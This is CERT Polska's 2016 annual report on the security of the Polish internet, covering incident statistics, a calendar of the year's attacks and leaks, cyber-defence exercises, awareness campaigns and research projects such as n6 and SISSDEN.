SECURITY LANDSCAPE OF THE POLISH INTERNET

2016

Annual report from
the actions of CERT Polska

ISSN 2084-9079

NASK

CERT.PL

THE SECURITY LANDSCAPE OF THE POLISH INTERNET

2016

Annual report from
the actions of CERT Polska

NASK
NC CYBER
CERT.PL>_

Table of contents

Introduction

Dear readers,

We present the report from the actions of the CERT Polska team in 2016. It is an attempt to describe the security landscape of both the Polish and Global Internet, seen from the perspective of the incident reports handled by our team and our own research activity. The report also includes the description of projects carried out by CERT Polska and the most important events we participated in.

In 2016, the Ministry of Digital Affairs gave NASK a task to create the National Cybersecurity Centre (NC Cyber). The role of the CERT Polska team in this project is to provide analytical facilities with high technical competence, so as to be able to monitor and analyse threats to Polish Internet users and actively counteract them. It seems a natural continuation of our mission, which we have fulfilled for over 20 years. We believe that network and information security is the discipline, where cooperation, trust and exchange of key information about threats are more vital than business competition. That is why we hope that thanks to the development of NC Cyber and the involvement of various entities in this initiative (from essential service providers, through law enforcement, to the researchers and commercial companies from the security field), there will be even more possibilities to use the competence of the CERT Polska team. This means that 2017 will be a year of challenges for our team, but also full of opportunities for progress.

CERT Polska

About CERT Polska

The CERT Polska team acts within the structures of NASK - an institute that carries out scientific research, maintains the National Cybersecurity Centre (Narodowe Centrum Cyberbezpieczeństwa, NC Cyber), the national registry of .pl domains and supplies advanced ICT services.

CERT Polska is the first Computer Emergency Response Team in Poland. By virtue of its effective operations since 1996, it has become a recognised and renowned entity in the area of computer security. Since its inception, the core of the team's activity has been handling security incidents and cooperation with similar entities around the world, both in operational activities as well as research and development. Since 1998, CERT Polska has been a member of an international forum that brings together emergency response teams – FIRST, and since 2000 it belongs to a working group of European emergency response teams – TF -CSIRT and is accredited by Trusted Introducer. In 2005, CERT Polska initiated a forum of Polish abuse teams - Abuse FORUM, whereas in 2010 it joined the Anti-Phishing Working Group, an association that gathers companies and institutions that actively combat Internet crime.

The main tasks of CERT Polska are:

- registration and handling of network security incidents;
- active response in case of direct threats to users;
- cooperation with other CERT teams in Poland and worldwide;
- participation in national and international projects related to the IT security;
- research into methods of detecting security incidents, analysis of malware, systems for exchanging information on threats;
- development of proprietary and open source tools for detection, monitoring, analysis, and correlation of threat;
- regular publication of the annual CERT Polska Report on security of Polish cyberspace;
- informational and educational activities, aimed at raising awareness in relation to IT security, including:

  a. maintaining a blog at cert.pl as well as Facebook and Twitter accounts;
  b. organization of the annual SECURE conference (www.secure.edu.pl);
  c. specialized trainings.

fot. pixabay.com

Highlights from 2016

- In 2016, CERT Polska handled 1,926 incidents, 32 percent more than in 2015. This is a result of an increasing awareness regarding the presence of CERT teams (including CERT Polska) and their role in responding to incidents and threats, as well as the direct cooperation of CERT Polska with an increasingly larger number of entities and organisations.
- Poor design and implementation of security in the Internet of Things devices makes them relatively vulnerable to network attacks.
- Mirai botnets that use mainly webcams and video recorders, were behind biggest DDoS attacks on the largest Internet service providers in the world, causing problems with access to the most popular sites and services. In Poland, we could observe up to 14,000 devices a day belonging to Mirai botnets.
- There is an increasing trend for criminals to abuse home routers, e.g. to send spam or use as proxy servers.
- Most common incident type handled by CERT Polska was phishing, which constitutes over a half of all cases. Compared to previous years, there is a visible increase in the number of phishing websites and phishing sent via e-mail. The distribution of malware also increased - both the already well-known one as well as its new variants. Criminals use a wide range of solutions, particularly in case of stealing savings using mobile devices.
- The average number of infected computers observed daily by CERT Polska in Polish networks is 20,000. The values are halved compared to 2015. These values are underestimated due to the limitations of our current sources.
- The predominant botnets in Polish networks are: Mirai, Conficker, ISFB and Nymaim.
- Ransomware is a fairly high threat in Poland. The main routes of infection are e-mail messages with attachments, and exploit kits.
- Exploit kits are still one of the most efficient methods of infection with malware, widely used also in Poland. In 2016 we started a new cycle of research regarding this threat.
- DDoS attacks measured in hundreds of Gbps become commonplace and a viable threat to business.
- Many services depend on several key suppliers, so attacks on such sensitive targets are of immense scale. The attack on Dyn from October 2016 may serve as a relevant example.
- In 2016, information about multiple vulnerabilities was published. According to CERT Polska, the most important of them concerned Cisco ASA, MySQL, GNU/Linux kernel, Tor Browser and antivirus software.
- Coordinated actions by law enforcement from many countries as well as private entities have increasingly often a positive, measurable impact. The takedown of the Avalanche botnet is an example of such an action, another proof is an increasing number of apprehended cybercriminals, also in Poland.
- Along with the increase in values of cryptocurrencies, we can observe an increase in the number and scale of attacks on services that deal with their storage and exchange, as well as a growing tendency among criminals to perform such acts. The value of means stolen this way in 2016 is counted in tens of millions of dollars.
- The issue of attribution still remains unsolved - which is particularly vital in the context of large-scale attacks, such as the theft of money from the SWIFT system or alleged interference with the USA presidential election. CERT Polska devoted some time to this issue as part of the CyberROAD project.

Legend: ⌖ VULNERABILITY 🔥 ATTACK ⭱ LEAK 📍 INCIDENT ▤ PUBLICATION

⭱ **2016-01-09**
Data leak from Last.fm
📍 **2016-01-11**
Arrest of
CharlieTheUnicorn

🔥 **2016-02-04**
Theft of 81 M dollars
from a bank
in Bangladesh
using SWIFT
🔥 **2016-02-27**
Break-in to the 2be.pl
server room owned
by the Adweb group

🔥 **2016-03-08**
Theft of BTC worth
200 M PLN from
the Bitfinex exchange
🔥 **2016-03-15**
Malvertising ransomware
in global news portals
▤ **2016-03-16**
Analysis of iBanking
ransomware
for Android devices

📍 **2016-04-05**
Information
about the arrest
of PollyPocket
📍 **2016-04-09**
Publication
of the analysis
of Benio malware
📍 **2016-04-18**
NATO Locked Shields
2016 exercises

▤ **2016-05-16**
Analysis of GMBot
malware for Android
devices
🔥 **2016-05-17**
2 M of dollars stolen
from a BTC exchange
in Hong Kong

🔥 **2016-06-14**
Break-in to the USA
Democrat servers
revealed
🔥 **2016-06-17**
56 M dollars
in Ethereum
cryptocurrency illegally
withdrawn by exploiting
a programming bug
2016-06-20
📍 Three large failures
of banks in Poland

January **February** **March** **April** **May** **June**

Calendar

2016-07-04
Signing of an agreement between NASK, The Ministry of Digital Affairs and the Polish Bank Association relating to cooperation within NC Cyber

2016-07-06
The NIS directive is approved by the European Parliament

2016-07-07
Netia servers compromised

2016-07-07
A major failure in the Orange network

2016-07-08
NATO Summit in Warsaw

2016-07-08
Cyberspace recognised by NATO as a new operational domain

2016-07-14
A fake information leak from MON (Polish Ministry of National Defence)

2016-07-21
Artem Vaulin apprehended by the Polish Border Guard

2016-07-21
First alert level for Polish cyberspace introduced for WYD (World Youth Day)

2016-07-30
Malvertising in major news portals – an AdGholas campaign

July

2016-08-15
TAO NSA tool leak

2016-08-25
Publication of Trident vulnerability for iOS devices

2016-08-25
A leak from PESEL (Polish Universal Electronic System for Registration of the Population) that did not happen

2016-08-31
Analysis of Petya and Mischa ransomware distributed as part of a “Court bailiff” campaign kampanii „Komornika Sądowego”

August

2016-09-14
Vulnerability in the ZUS (Polish Social Security Office) platform

2016-09-21
First series of DDoS attacks using Mirai

2016-09-22
Data leak of half a million Yahoo users from 2014

September

2016-10-05
Arrest of Yevgeny Nikulin

2016-10-08
Analysis of CryptXXX \ CrypMIC

2016-10-13
Theft of over 5 M PLN from Bitcurex.com

2016-10-21
DDoS on Dyn causes difficulties in operation of many services

2016-10-24
Analysis of TorrentLocker distributed as a malicious phone invoice in the Play mobile network

2016-10-25
SECURE 2016 conference

October

2016-11-08
Revealing vulnerabilities in Volkswagen cars

2016-11-18
Revealing a campaign of skimming card information from e-shops

2016-11-27
Mirai causes problems for clients of Deutsche Telekom in Germany

2016-11-30
Avalanche botnet takedown

November

2016-12-05
LatentBot analysis

December

- https://zaufanatrzeciastrona.pl/post/wyciek-danych-z-last-fm-w-tym-takze-setki-tysiecy-kont-polakow/
- https://zaufanatrzeciastrona.pl/post/kolejny-przestepca-z-torepublic-hydry-w-rekach-policji/
- https://zaufanatrzeciastrona.pl/post/jak-zniknelo-81-milionow-dolarow-historia-prawdziwa/
- https://niebezpiecznik.pl/post/wlamanie-do-serwerowni-2be-pl-od-5-dni-klienci-sa-pozbawieni-wszystkich-uslug-i-traca-dziesiatki-tysiecy-zlotych-kazdego-dnia/
- https://zaufanatrzeciastrona.pl/post/btc-warte-280-mln-pln-skradzione-z-gieldy-bitfinex-na-skutek-wlamania/
- https://sekurak.pl/popularne-serwisy-internetowe-infekowaly-wirusami-ransomware/
- https://www.cert.pl/news/single/zlosliwy-ibanking-stary-sposob-infekcji-nowe-pomysly-utrudniajace-odinstalowanie/
- https://niebezpiecznik.pl/post/cbsp-zlapalo-pollypocketa-jest-video-z-zatrzymania/
- https://zaufanatrzeciastrona.pl/post/uwaga-na-niebezpiecznego-benia-czyli-vbklip-nie-wie-kiedy-ze-sceny-zejsc/
- https://ccdcoe.org/locked-shields-2016.html
- https://www.cert.pl/news/single/gmbot-nowe-sposoby-wyludzanie-danych-przegladarek-mobilnych/
- https://zaufanatrzeciastrona.pl/post/nie-pomogl-multisig-2-miliony-dolarow-w-kryptowalutach-skradzione/
- https://www.cert.pl/news/single/porozumienie-o-powolaniu-cert-u-narodowego/
- http://www.rp.pl/Bezpieczenstwo/307069909-Cyberbezpieczenstwo-dyrektywa-NIS-przyjeta-firmy-w-UE-musza-spelnic-nowe-wymogi.html#ap-1
- https://niebezpiecznik.pl/post/fatalna-wpadka-rosjan-ktorzy-wlamali-sie-na-serwery-amerykanskich-politykow/
- https://niebezpiecznik.pl/post/znalazl-blad-w-funkcji-i-sprytnie-wyprowadzil-56-milionow-dolarow-w-wirtualnej-walucie/
- https://zaufanatrzeciastrona.pl/post/trzy-duze-awarie-bankow-czyli-dlaczego-wasze-karty-nie-dzialaly-w-poniedzialek/
- https://zaufanatrzeciastrona.pl/post/netia-zhakowana-slady-prawdopodobnie-falszywe-prowadza-na-ukraine/
- http://www.spidersweb.pl/2016/07/awaria-orange-2016-nie-dziala-telefon-internet.html
- http://www.nato.int/cps/en/natohq/events_132023.htm
- http://www.nato.int/cps/en/natohq/official_texts_133177.htm
- https://niebezpiecznik.pl/post/mon-zhackowany-pravyy-sector-twierdzi-ze-wykradl-dane-z-intranetu-ministerstwa-obrony-narodowej/
- https://zaufanatrzeciastrona.pl/post/jak-wpadl-zalozyciel-kickass-torrents-zatrzymany-wczoraj-na-okeciu/
- https://niebezpiecznik.pl/post/beata-szydlo-wprowadzila-podwyzszony-stopien-alarmowy-bravo-dla-polskiej-cyberprzestrzeni/
- https://sekurak.pl/adgholas-potezna-kampania-malware-przez-przejete-sieci-reklamowe-jest-tez-polski-watek-interia-pl/
- https://zaufanatrzeciastrona.pl/post/wyglada-na-to-ze-ktos-zhakowal-hakerow-z-nsa-i-udostepnia-ich-pliki/
- https://niebezpiecznik.pl/post/powazna-dziura-w-iphonach-i-ipadach-z-ktorej-korzystaly-rzady-wielu-panstw-do-nekania-aktywistow-i-dziennikarzy/
- https://niebezpiecznik.pl/post/wyciek-danych-milionow-polakow-z-bazy-pesel/
- https://www.cert.pl/news/single/kolejna-odslona-kampanii-komornika-sadowego-ransomware-petya-mischa/
- https://niebezpiecznik.pl/post/jak-mozna-bylo-poznac-wysokosc-zarobkow-milionow-polakow-przez-luke-w-internetowej-platformie-zus-u/
- https://sekurak.pl/botnet-shackowanych-kamer-moze-ddosowac-z-predkoscia-1-5tbps-ofiara-ovh/
- https://zaufanatrzeciastrona.pl/post/dane-co-najmniej-pol-miliarda-uzytkownikow-yahoo-wykradzione/
- https://zaufanatrzeciastrona.pl/post/wlamal-sie-do-linkedin-i-dropboxa-jechal-przez-polske-wpadl-w-czechach/
- https://www.cert.pl/news/single/cryptxxx-crypmic-ransomware-dystrybuowany-ramach-exploit-kitow/
- https://zaufanatrzeciastrona.pl/post/bitcurex-ostatecznie-prawie-przyznaje-ze-padl-ofiara-kradziezy-ok-5-mln-pln/
- https://zaufanatrzeciastrona.pl/post/duzy-atak-ddos-powoduje-problemy-z-dostepem-do-wielu-uslug/
- https://www.cert.pl/news/single/torrentlocker-zlosliwa-faktura-telefon/
- http://www.secure.edu.pl/
- https://sekurak.pl/nowy-hack-pozwala-na-bezprzewodowe-otwarcie-przeszlo-100-milionow-samochodow-audi-skoda-rozmaite-vw-ford-citroen/
- https://sekurak.pl/tysiace-sklepow-z-malware-wykradajacym-dane-platnosci-sa-tez-domeny-z-polski/
- http://www.computerworld.pl/news/406774/Zmodyfikowany-malware-Mirai-zaatakowal-Deutsche-Telekom.html
- https://www.europol.europa.eu/newsroom/news/'avalanche-network-dismantled-in-international-cyber-operation
- https://www.cert.pl/news/single/latentbot-modularny-i-silnie-zaciemniony-bot/

Protection of Polish cyberspace and activities of CERT Polska

CERT Polska as part of the National Cybersecurity Centre

The National Cybersecurity Centre (NC Cyber) was created within NASK on the 1st of July 2016. On the 4th of July, the Ministry of Digital Affairs, NASK and the Polish Bank Association started a partnership to cooperate within NC Cyber. This event inaugurated the process of signing other agreements with entities considered vital in the context of increasing Polish cyberspace security.

Acting as a unit within NASK, NC Cyber is a competence centre whose aim is to support coordinated response to major cross-sectoral and cross-border incidents, to perform analysis of emerging threats, to create a platform for sharing of information and early warning between key institutions, organisations and companies, to cooperate with law enforcement and public administration as well as execute tasks on a strategic level, for instance due to the pending implementation of the NIS directive.

CERT Polska currently constitutes a part of NC Cyber, carrying out analytical and operational tasks; it also acts as an advanced threat analysis centre on a technical level. Due to extensive network of international contacts, it also acts as an international cooperation node.

CERT Polska was awarded a mandate to represent Poland in the CSIRT network by the Ministry of Digital Affairs, which will be created in 2017 based on the NIS directive.

Handling incidents and reacting to threats

Statistics included in this chapter concern only the requests and incidents recorded in the request handling system of CERT Polska, sent via an online form on the www.cert.pl website or by e-mail to the address cert@cert.pl. They do not include information about incidents gathered and exchanged automatically in the n6 system (conf. page 19)

In 2016 CERT Polska handled 7,275 incident reports, based on which 1,926 incidents were identified. Table 1 includes a detailed division of those incidents by types, according to the eCSIRT.net classification[1]. A significant increase in the number of incidents, visible not only compared to 2015 (+32 percent), but also as a part of a long-term trend, is attributed mainly to the increasing awareness of the presence of CERT teams (including CERT Polska) and their role in reacting to incidents and threats, as well as a direct cooperation of CERT Polska with an increasing number of entities and organisations. To a limited extent, this trend is a result of cybercriminals' actions, who have been recently more "interested" in individual users (e.g. ransomware) and have more often used accidental infections in vital institutions (e.g. governmental or financial) as a point of entry for major attacks. Even though strictly targeted attacks, particularly attributed to government actors, have devastating effects, they are so expensive that their number does not have a significant impact on the scale of incidents in the broader context.

The type of incident by far most often handled by CERT Polska was phishing, which constitutes over a half of all cases. These included mostly reports on fake websites of foreign services placed on hijacked domains or servers bought in Polish networks or in the .pl domain. Definitely less often, phishing concerned posing as a Polish bank. In both cases CERT Polska contacted the service administrator and took

[1] https://www.trusted-introducer.org/Incident-Classification-Taxonomy.pdf

actions to immediately block and remove all malicious content. In the category of Masquerade (posing as someone), which includes Phishing, there was an observed increase in the number of incidents compared to the previous year, by as much as 106 percent. (495 in 2015, 1069 in 2016), so the increase was much greater than the one observed in other types of incidents.

Almost all cases identified as Abusive content (12 percent of incidents) concerned sending spam from Polish networks. Unfortunately, Polish law remains unsuccessful in pursuing senders of unwanted correspondence. In case of reporting spam, CERT Polska may only undertake actions which purpose is to educate the sender or owner of the service and react in case the spam is sent without the knowledge of the server owner (e.g. as a result of exploiting a vulnerability, an open proxy server or a break-in; conf. page 31). However, most such requests are handled and distributed automatically to the network owners via the n6 system (conf. page 19), and is not shown in these statistics. A small share of other types of illegal and abusive content results from the fact that they are not handled by CERT Polska, but rather by Dyżurnet.pl – a team dedicated for this purpose (www.dyzurnet.pl), which also works in NASK within NC Cyber.

Similarly to previous years, in most cases we do not maintain a detailed taxonomy of malware (11 percent of all incidents) regarding a specific incident. The reason behind that is the complexity of attacks, where various methods and types of malware are used at specific stages e.g. an exploit kit or a trojan horse may be used to install a botnet client, which in turn may have multiple functions, e.g. spyware, banking trojan or ransomware. When handling specific incidents, CERT Polska focuses on the removal of a specific case (removal of an exploit kit from the given website, aid with ransomware). However, a significant part of the team effort is performing analyses that help to better understand a given threat that is the cause of the incidents, with the goal of eventually eliminating its source. The description of the most important actions of CERT Polska in this scope can be found in the "Statistics" chapter.

To sum up, the main noticeable motive of cybercrime in 2016 was a desire to steal monetary assets owned by the users, much as it was the case in the previous years. Apart from phishing, an increased number of fraud attempts was noticed concerning mobile banking clients. Several other campaigns need to be mentioned, which aimed to pose as large companies from telecommunication and power segments. Thess campaigns involved sending well prepared e-mail messages, which tried to act as e-invoices for services. In practice, they were used to distribute attachments containing various forms of software encrypting the victim's hard drive and extorting a significant sum for a decryption key (ransomware). Victims of this type of attack included many private companies, but also several government institutions, what is particularly worrying. Let us remember that the reinforcement of the security of our systems should be accompanied by a constant raising of users'

Type of incident	Number of incidents	%
Abusive content	**237**	**12,31**
Spam	223	11,58
Harmful Speech	0	0
Child/Sexual/Violence	8	0,42
Unclassified	6	0,31
Malicious Code	**211**	**10,96**
Virus	0	0
Worm	2	0,1
Trojan	8	0,42
Spyware	0	0
Dialer	0	0
Unclassified	201	10,44
Gathering information	**65**	**3,37**
Scanning	51	2,65
Sniffing	0	0
Social engineering	3	0,16
Unclassified	11	0,57
Intrusion attempts	**109**	**5,66**
Exploitation of known vulnerabilities	5	0,26
Login Attempts	3	0,16
Exploitation of unknown vulnerabilities	0	0

Unclassified	101	5,24
Intrusions	**54**	**2,8**
Privileged Account Compromise	0	0
Unprivileged Account Compromise	35	1,82
Application Compromise	3	0,16
Unclassified	16	0,83
Accessibility of resources	**45**	**2,34**
Denial of Service (DoS)	3	0,16
Distributed Denial of Service (DDoS)	30	1,56
Sabotage	2	0,1
Unclassified	10	0,52
Information Content Security	**45**	**2,34**
Unauthorised Access to Information	6	0,31
Unauthorised Modification of information	1	0,05
Unclassified	38	1,97
Fraud	**1069**	**55,5**
Unauthorised Use of Resources	2	0,1
Copyright	21	1,09
Masquerade	1020	52,96
Unclassified	26	1,35
Other	**91**	**4,72**

Table 1. Incidents handled by CERT Polska according to types

Year	Number of incidents
1996	50
1997	75
1998	100
1999	105
2000	126
2001	741
2002	1013
2003	1196
2004	1222
2005	2516
2006	2427
2007	2108
2008	1796
2009	1292
2010	674
2011	605
2012	1082
2013	1219
2014	1282
2015	1456
2016	1926

Table 2. Number of incidents handled manually by CERT Polska

security awareness.

NATO Locked Shields 2016 exercise

NATO Locked Shields international cyber-defence exercise is the largest and most advanced technical exercise of this type in the world. The annual exercise is organized by NATO Cooperative Cyber Defence Centre of Excellence, which acts as a development and training unit in the field of cybersecurity, maintained and financed by most of NATO member states, including Poland.

In 2016, Locked Shields exercise took place between 19th and 22nd of April. 20 teams representing 19 countries participated, and over 600 people from 26 countries took care of the organisation of the event. For the first time, the exercise was attended by representatives from the United Kingdom and USA. The team from Slovakia proved to be the best, the NATO Computer Incident Response Capability (NCIRC) took the second place, and the third place was occupied by the team from Finland. The Polish team came 6th.

Apart from specialists from CERT Polska, our country was represented by experts from the Air Force, the Navy, the Military University of Technology, the Military Counterintelligence service, the Ministry of National Defence, the Internal Security Agency and the Military Communication Institute. The team worked under the leadership of the National Cryptography Centre.

The exercise simulated an international conflict during which the national teams acted as Rapid Response Teams (blue teams) of a fictional Berylia country. The aim of each task was to protect the country's virtual critical infrastructure, which consisted of almost 80 systems, including servers, workstations, network devices, telephone exchanges, a simulated military drone and a SCADA system.

The attacks carried out by hosts (the red team) presented a wide spectrum of threats - exploiting vulnerabilities in applications and services, malware executed by simulated users, already compromised servers (dormant backdoors), eavesdropping and hijacking of network traffic (BGP hijacking) or DDoS attacks.

The hosts awarded points not only for effective protection against the red team, but also for providing service availability to end users, cooperating between national blue teams and reporting threats. Points were also awarded for proper technical and legal threat analysis.

Cyber Europe 2016 exercise

ENISA, European Union Agency for Network and Information Security, organises the Cyber Europe exercise every two years. Its goal is to prepare the EU Member States for reaction to large scale information security breaches. Exercises make it possible to test crisis management procedures, both on a national and international level. Apart from public administration, various sectors participate in each edition of the exercises. In 2012 it was the banking sector, in 2014 the telecommunication and energy industry and in 2016 Internet providers and companies from the IT security branch.

The 2016 edition brought together over 700 IT security specialists from 30 EU countries and the European Free Trade Association (EFTA), including over 300 organisations: national and government agencies, CSIRTs, national ministries, EU institutions and essential service providers.

The first phase of the exercise, lasting from April to November, involved technical analysis of more than ten incidents, including reverse-engineering of malware samples and forensics. They concerned various operating systems, mobile applications, Internet of things (IoT) devices, known and 0-day vulnerabilities. The scenarios in the technical tasks created a background for the second, operational phase of the exercise, where all participants had to join forces to withstand attacks on critical and essential infrastructure of Member States for two days. On the first day, national procedures were tested, with international ones being tested on the second day. The last stage, which took place in 2017, was a summary discussion to analyse the conclusions from the exercise.

The exercise scenario involved an attack on Internet services that paralysed communication in virtually all of Europe. The group behind it was also responsible for leaks of data regarding clients of telecommunication operators. In order to resolve the incident, the exercise participants had to cooperate not only with each other, but also with partners from other Member States. The following entities from Poland participated in the operational phase of Cyber Europe: CERT Polska, CERT.GOV.PL – belonging to the structures of the Internal Security Agency, internet service providers: Orange Polska and Exatel, as well as Polish Civic Cyber-Defence (Polska Obywatelska Cyberobrona), the Government Centre for Security and Ministry of Digital Affairs, which acted as the coordinator.

During the technical phase, individual teams were awarded scores for completing the challenges. CERT Polska took the second place in the general classification (from those that made their results public). Other Polish teams also did a very good job: Polish Civic Cyber -Defence (Polska Obywatelska Cyberobrona) and CERT Orange Polska were classified in the top ten.

SECURE 2016 conference

Between 25th and 26th October 2016, the Airport Okęcie Hotel in Warsaw hosted the 20th edition of SECURE, an annual conference organised by NASK and CERT Polska. The new location made it possible to host a record number of over 450 participants. The program included 44 presentations and thematic sessions by over 50 speakers.

The SECURE conference comprehensively presents the issue of ICT security – not only from a technical, but also organisational as well as legal perspective, aiming at the same time to present the subjects in a practical manner. That is why the SECURE speakers include mainly practising experts who cooperate with CERT on a daily basis, as well as recognised researchers from leading Polish and foreign organisations that deal with security. Some of the presentations are also selected in a "call for speakers" formula from the submitted proposals.

This year, Reuben Paul was among the speakers – a ten-year-old security passionate and an author of educational games, who presented the subject named "Mindcraft Security". David Jacoby from Kaspersky Lab intrigued the users with a lecture "Gamification of IT Security", also earning top marks for the style of the presentation. Best marks for the content of the lectures were awarded to: Michał Sajdak (sekurak.pl), who presented the practice of breaking security of IoT devices, Michał Kluska and Grzegorz Wanio (Everberg) for a presentation about new obligations for ADO/ABI in the scope of protection of personal data as well as Adam Haertle, who described a story of a certain cybercriminal in a presentation "From zero to a botmaster".

On the second day, the discussion panel moderated by Steve Purser from ENISA was devoted to practical consequences of implementing the NIS directive. Obviously, there were presentations by members of CERT Polska. Przemek Jaroszewski was talking about vulnerabilities of electronic boarding passes, Mateusz Szymaniec together with Małgorzata Dębska presented practical attacks on mobile banking customers and Maciej Kotowicz shared his thoughts about the difficulties in analysing ELF executable files. In turn, Anna Rywczyńska from the NASK Academy broached an important social subject of the role of Internet in the children's world.

SECURE 2016 conference was held under honorary patronage of the Ministry of Digital Affairs, European Union Agency for Network and Information Security (ENISA) and the Kościuszko Institute.

Videos of SECURE 2016 lectures are available at: https://www.youtube.com/playlist?list=PL-ghf5UNZbzG25kd7P46gAw3mzdYapre8V or by scanning the QR code

More information about the conference:
http://www.secure.edu.pl/
http://fb.com/Konferencja.SECURE

European Cyber Security Month

In October, the European Cyber Security Month (ECSM) was celebrated for the fifth time. The main goal of the ECSM is to interest the widest number of users with cyber security, regardless of age or the degree of technical savvy.

In 2016, the Polish edition of ECSM was under the patronage of the Polish Ministry of Digital Affairs. It was for the fourth time that NASK actively promoted the idea of the programme, with the involvement of CERT Polska and Dyżurnet.pl. Raising awareness of cyber security, building patterns of correct conduct of Web users and principles of safe information transfer - these are the main topics of the Cyber Security Month. Materials located at http://bezpiecznymiesiac.pl/ concerned current threats and presented tips for users under a threat of potential attacks. There was a special section devoted to mobile devices, because a constant increase in their numbers is a huge challenge for security.

Each user interested in the topic of Internet security could try to walk in the shoes of a member of a computer incident response team. The scenario of a "Capture the Flag" task tested the practical skills of competitors from the areas of reverse engineering, cryptography and web application security. CERT Polska gave prizes to three participants who sent the correct solution in the shortest time. Several hundreds of people joined the event. All interested may download the task at https://ecsm2016.cert.pl.

OUCH! bulletin

Since 2011, CERT Polska has been carrying on with the mission to raise awareness among the Polish readers of the OUCH! magazine. The bulletin continues to be immensely popular internationally, which is confirmed by the number of its language versions - 29 so far.

Each edition touches upon various aspects of the technology around us, its security and most importantly, threats faced by the user. In 2016 OUCH! readers learned for instance "How to use a cloud", "How to safely dispose of a mobile device", or learn how "Ransomware" works. OUCH! does not delve into advanced technical aspects. It does not require specialist knowledge from the reader, or experience in information security. The goal of each publication is most importantly to help understand the vulnerable points of using technologies, which are very often used by criminals. As the awareness of threats increases, the effectiveness of attacks drops.

Each number of OUCH! is consulted with and co-developed by specialists from SANS Institute. CERT Polska is responsible for the Polish translation and localization of the magazine. OUCH! is published under a Creative Commons BY-NC-ND 3.0 license, which means that it can be shared freely in any organisation, provided that it is not used for commercial purposes. All Polish issues may be found at the address: http://www.cert.pl/ouch.

Projects

NECOMA

In May 2016, after a three-year cooperation with partners from Europe and Japan, the international research project NECOMA (Nippon -European Cyberdefense Oriented-Multilayer threat Analysis) was completed. The general goal of the project was to develop new techniques to increase resilience to multiple types of threats to computer networks and regular users. As a part of NECOMA, CERT Polska developed new features for the n6 platform, providing a stream API for near real-time transfer of security events. Another contribution is an SDK (software development kit, http://n6sdk.readthedocs.org/) for n6 was released, which allows researchers to leverage the n6 REST API to share datasets. The code is available on an open-source license (GPL). Additionally CERT Polska developed a set of methods to assess the quality of information sources and created a prototype of a tool that uses multiple datasets to detect malware campaigns.

NECOMA was supported by the Strategic International Collaborative R&D Promotion Project of the Ministry of Internal Affairs and Communication, Japan, and by the European Union Seventh Framework Programme (FP7/2007-2013) under grant agreement No. 608533.

Publications and detailed information on the project are available at the official website: http://www.necoma-project.eu/

SISSDEN

The SISSDEN project was launched in May 2016, with the goal of improving cybersecurity of European institutions and end users through developing situational awareness and sharing actionable information on current threats. The project will ensure close cooperation with national CSIRTs, Internet service providers, network owners and law enforcement agencies.

The core of SISSDEN consists of a global sensor network, created and maintained by the project consortium. This scalable, passive data collection mechanism will be combined with information from behavioural analysis of malware and numerous external data sources. Actionable threat information generated by SISSDEN will be used to counteract attacks and for victim notification. The main beneficiaries of the project will be small and medium-sized enterprises and end-users, i.e. those that have neither knowledge nor resources to effectively protect themselves against many current threats. The project will facilitate analysis and exchange of security information, allowing to counteract multiple types of attacks in a more effective way.

In the SISSDEN project, NASK acts as a coordinator of a large European consortium for the first time. It includes Shadowserver (a well known non-profit botnet hunting and research group), Universität des Saarlandes (DE) and multiple European companies: CyberDefcon (UK), Deutsche Telekom (DE), Poste Italiane (IT), Montimage (FR) and Eclexys (CH).

This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700176.

Detailed information about the project can be foundontheofficialwebsite:https://sissden.eu/.

In the near future free information feeds provided by the project will be made available to interested entities.


n6

n6 is an automated platform created by CERT Polska used for gathering, processing and distribution of security information. Its goal is to effectively, reliably and quickly supply large amounts of information about threats to the relevant entities: network owners, administrators and operators. The information is obtained from many external entities, including other CSIRTs, vendors, non-profit organisations, independent security experts, and information collected directly by CERT Polska through automated monitoring systems and as a result of the team's operational activities.

The examples of data shared using the platform include malicious URLs, infected computers (bots), C&C servers, network scanners, DDoS attacks, phishing websites and spam sources.

In 2016, CERT Polska used n6 to automatically process 200 million events regarding computers in Poland, which is roughly the same number as the previous year. In total, 500 million network security events were processed by the system. Accurate statistics, including breakdown by types of events and autonomous systems, can be found in the last chapter of the report.

The first version of n6 was launched in 2011 and since then the system has been continuously developed. Access to n6 is free of charge. More information can be found at the project's website: http://n6.cert.pl/.


Advanced Sciences and Technologies for Security Applications
Babak Akhgar
Ben Brewster Editors
Combatting Cybercrime and Cyberterrorism
Challenges, Trends and Priorities
Springer

CyberROAD

CyberROAD was a two-year research project which has been concluded in 2016. The goal of the project was to draft a identify cybersecurity issues that require further scientific research and to develop a strategic roadmap on that area.

CERT Polska focused on the problem of attribution: linking attacks to specific people and organisations. These works concluded in the publication of the article "The Never-Ending Game of Cyberattack Attribution: Exploring the Threats, Defenses and Research Gaps" authored by Piotr Kijewski, Przemysław Jaroszewski, Janusz A. Urbanowicz from CERT Polska and Jart Armin from the CyberDefcon. The material was included in the book "Combatting Cybercrime and Cyberterrorism" published by Springer last year (http://www.springer.com/gp/book/9783319389295).

This article discussed the issue of attribution from the theoretical point of view and the practice of combatting Internet crime. A complete SWOT analysis from the perspective of a cyber-criminal and a cyber-terrorist and the possible methods of attribution available to law enforcement were examined.

The main conclusion of the research was to differentiate between attribution of cyber-crime and cyber-terrorism. In the case of cyber-crime, post-factum attribution is socially acceptable. Similarly to other cases - after the crime takes place, law enforcement agencies identify the culprits and lead to their arrest, and then to trial. In the case of cyber-terrorism, however, the society expects most importantly that the attacks never occur in the first place, so identification of potential culprits before they prepare and carry out their plan.

At the same time, authors of the article pointed to a relative ease of determining cyber -terrorism attribution, as opposed to cyber-crime: cyber-terrorists want to be recognised, because it is a part of their message. Thanks to this, there is a greater chance to identify the culprits of such an act, because through their actions they build a media message that may be analysed in order to identify them. Cyber-criminals in turn usually aim to achieve monetary gain and maintain complete anonymity.

